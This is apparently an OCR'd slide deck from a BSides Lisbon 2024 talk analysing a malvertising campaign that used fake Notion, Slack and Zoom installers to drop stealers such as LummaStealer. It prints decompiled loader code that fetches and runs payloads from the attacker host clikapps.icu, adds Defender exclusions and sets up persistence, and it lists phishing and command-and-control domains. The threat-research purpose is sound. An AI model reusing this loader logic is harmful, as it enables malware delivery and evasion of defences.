BSides Lisbon 2024

Weaponized Ads: A Stealer in Plain Sight

João Godinho

Senior Security Researcher

GReAT

kaspersky

Talking Points

What is Malvertising and how it works

Discovery and analysis

TA and their infrastructure

Campaign details

Closing thoughts

Q&A

What is Malvertising?

Yes, I learned this word when doing this presentation

Portmanteau for Malicious Advertising
"the use of online advertising to spread malware"

First references date back to 2007
Good old days of SWF.

Distribution handled by ad networks
Customizable targeting, visibility in high-profile websites, hard to find, easy to hide.

How it works?


User searches some keyword

User is presented with ads that match the search

User clicks the ad assuming it's legitimate

User ends up in a phishing website

- Credential/Data farming
- Fake downloads
- Tech support scams



https://infosec.exchange/@jeromesegura

Discovery and Analysis

How we stumbled upon this campaign.
Technical analysis of the infection chain

Discovery

First seen in April
Systems flagged
Trojan-Downloader from a
typo-squatting domain

OSINT showed connection to malicious advertising

Targets utility applications
notion, slack, discord, zoom


Analysis (TLDR)

Victim searches application
Search engine shows sponsored link at the top to download application.


Victim opens phishing website
Clicking the ad triggers a redirect chain to validate the user.

Victim downloads fake installer
Running triggers the persistence and payload dropping, ends with legit application installation.

Malicious Ad




1




2

3



https://infosec.exchange/@jeromesegura

Discovery and Analysis – First Stage



```
namespace Noms
{
  public class App : Application
  {
    protected override void OnStartup(StartupEventArgs e)
    {
      base.OnStartup(e);
      this.ExecuteStartupTasks().ContinueWith((Action<Task>) (t => this.Dispatcher.Invoke((Action) (() =>
      {
        if (t.Exception != null)
          new YourNamespace.MainWindow().Show();
        else
          this.Shutdown();
      })));
    }

    private async Task ExecuteStartupTasks()
    {
      try
      {
        string scriptContent = await App.FetchScriptContent("https://clikapps.icu/hots.php", App.GetUUID());
        if (string.IsNullOrEmpty(scriptContent))
          new YourNamespace.MainWindow().Show();
        else
          await App.ExecuteScript(scriptContent);
      }
      catch (Exception ex)
      {
        new YourNamespace.MainWindow().Show();
      }
    }

    private static async Task<string> FetchScriptContent(string url, string uuid)
+---------- 14 lines: {

    private static async Task ExecuteScript(string scriptContent)
+--------- 30 lines: {

    private static string GetUUID()
+---------  4 lines: {

    private static void PlaceholderMethod()
+---------  2 lines: {

    public static void Main() => new App().Run();
  }
}
```


.NET Self-contained application
Includes .NET runtime and libraries

Embedded DLL
Fetches second stage.
Only works if IP is whitelisted or UUID as been registered before.

UUID
%localappdata%\Backup\uuid.txt

Discovery and Analysis – Second Stage


```
async Task RunApplicationAsync()
{
    while (!IsRunAsAdministrator())
    {
        if (RunCmdAsAdmin())
        {
            Environment.Exit(0); // Terminate the current process after launching a new one
        }
        else
        {
            Console.WriteLine("Launching cmd with administrator rights failed or was canceled by the user. Retrying...");
        }
    }

    // Adding the system drive to Windows Defender exclusions
    AddSystemDriveToDefenderExclusions();

    // Creating a backup in AppData after adding a task to the scheduler
    BackupApplication();

    // Adding a task to the Task Scheduler
    ScheduleTask();

    bool serverResponseOk = await CheckServerResponseAsync("https://clikapps.icu/1.php?uuid=<uuid>");
    if (serverResponseOk)
    {
        Console.WriteLine("Downloading and decrypting file...");

        string keyUrl = "https://clikapps.icu/2.php?uuid=<uuid>";
        string downloadUrl = "https://clikapps.icu/3.php?uuid=<uuid>";

        var (aesKey, aesIV) = await GetEncryptionKeyAndIVAsync(keyUrl);
        await DownloadAndDecryptFileAsync(downloadUrl, aesKey, aesIV);

        Console.WriteLine("The file has been decrypted and executed.");
        await SendUUIDAsync("https://clikapps.icu/hwid.php"); // Sending UUID after successful execution
    }
    else
    {
        Console.WriteLine("Server response not OK, showing main window.");
    }

    // Checking if the Discord application is installed
    if (!IsNotionInstalled())
    {
        // Downloading and running an additional file if Notion is not installed
        await DownloadAndRunFileAsync("https://zoom.us/client/6.1.10.45028/ZoomInstallerFull.exe?archType=x64");
    }
    else
    {
        Console.WriteLine("The Discord application is already installed.");
    }
}
```



Encrypted
AES-CBC
Unknown Cipher

Different Families
LummaStealer
SectopRAT
DarkGate (?)

Consistent
Implant changed twice
in observed period

TA and their infrastructure

A look into the infrastructure and their opsies

Overview

```
C:\Users\mpx16\source\repos\Wpf
C:\Users\envkl\source\repos\Folapp\Folapp
C:\Users\Дмитрий\source\repos\WpfApp1
```

Phishing (1st stage) providers

Hetzner

M247

AEZA

Hostinger

2nd stage providers

Heztner

M247

Hostinger

Common PDB


Segregation of stages

Different stages did not share IPs

Same stage shared IPs

Oh no, my files got leaked

2nd stage infra hosts panel



Directory Listing

save_ip.php


access.txt

ips.txt

uuids.txt

access_log.txt


TA and their infrastructure – ips.txt



List of IPs
Sorted and then random
Over 17.5k unique IPs

File purpose
Access to phishing website?
Access to other stages?
Infection telemetry?

TA and their infrastructure – uuids.txt



List of UUIDS
wmic csproduct get uuid
1.7k unique UUIDS

File purpose
Access to other stages?
Infection telemetry?

Big difference to IPs.txt
One observed version of the script did not send UUID

TA and their infrastructure – access_log.txt



```
2024-07-21 17:00:16 - Access approve IP: [redacted].233
2024-07-21 17:00:17 - Access approve IP: [redacted].230
2024-07-21 17:00:18 - Access approve IP: [redacted].119
2024-07-21 17:00:28 - Access approve IP: [redacted].114
2024-07-21 17:00:40 - Access approve IP: [redacted].156
2024-07-21 17:01:10 - Access Denied IP: [redacted].23
2024-07-21 17:01:40 - Access approve IP: [redacted].179
2024-07-21 17:08:43 - Access approve IP: [redacted].138
2024-07-21 17:15:00 - Access approve IP: [redacted].187
2024-07-21 17:23:29 - Access approve IP: [redacted].53
2024-07-21 17:24:48 - Access approve IP: [redacted].19
2024-07-21 17:27:14 - Access approve IP: [redacted].248
```

Allowed or denied IPs

Validate access to script?

Validate access to phishing website?

TA and their infrastructure – access.txt (1)



Allowed or denied IPs

Access to phishing website?

Access to script?


Infection chain logging?

Always same pattern

1. Access allowed GETCODE IP
2. Access approve IP

TA and their infrastructure – access.txt (2)

not provided



Access allowed via IP

Allowed or denied IPs
Infection chain logging?

Always same pattern

1. Access allowed
2. 2.php
3. 3.php

Potential to be used to measure infections


Campaign details

Timeline and infection telemetry

Campaign Details – Timeline

notlon.so.applnk.com
notlon.so.applnk.com
notlon.soapi.pro
notion.soapp.me
notlon.net
zoom.us.pagec.me
notlion.co
notion.soapps.me
slack.blogpage.me
notion.com.pl
notion.com.de
notlon.so.blogpage.me
notlon.be
notion.com.pl
noiton.co
apr may jun jul aug sep oct nov
1 10 20 1 10 20 1 10 20 1 10 20 1 10 20 1 10 20 1 10 20 1 10
reporicue.xyz
doeepcoeed.site
revosper.live
systems32.online
gueyeiver.live
scrollmanager.online
apifuncusy.online
coworkingschool.com
clikapps.icu
sowocpsoax.online
launchapps.site
yamichfil.icu
polyheced.online
deepcospacic.online

1



2

Concatenate all access.txt
Lines have timestamps, drop duplicates

Measure based on
If (1) then new infection
If (2) then bot check-in

Victims cannot fetch next stage without IP being whitelisted

Campaign Details – Overview

Data source
5 different domains
Between 23rd July and 29th October


Numbers
Over 3 000 unique IPs
Over 10 000 records

31 infections/day
Median of 5 daily infections

Campaign Details – Geo Distribution (Unique IPS)

Data from access.txt (2024-07-23 to 2024-10-29)


Country	IPs
POL	590
ESP	496
ITA	483
AUS	310
CAN	277
FRA	256
DEU	228
GBR	163
CHE	83
TUR	63



Infections Timeline

Spikes in new infections
Investment in ads?

Dead zones
Changes in the infection chain?



Closing thoughts

The 3 stooges
3 000 infections in 3 months
High incidence in Europe
TTPs most likely changed

Accessible distribution vector
Third-party legitimate services
Easy to target specific victims
Easy to hide

What can we do
Educate users?
Ad-blockers?
More control from ad networks?

Thank you!

Q & A

@jcfg_ infosec.exchange/@jcfg @jcfg.re

kaspersky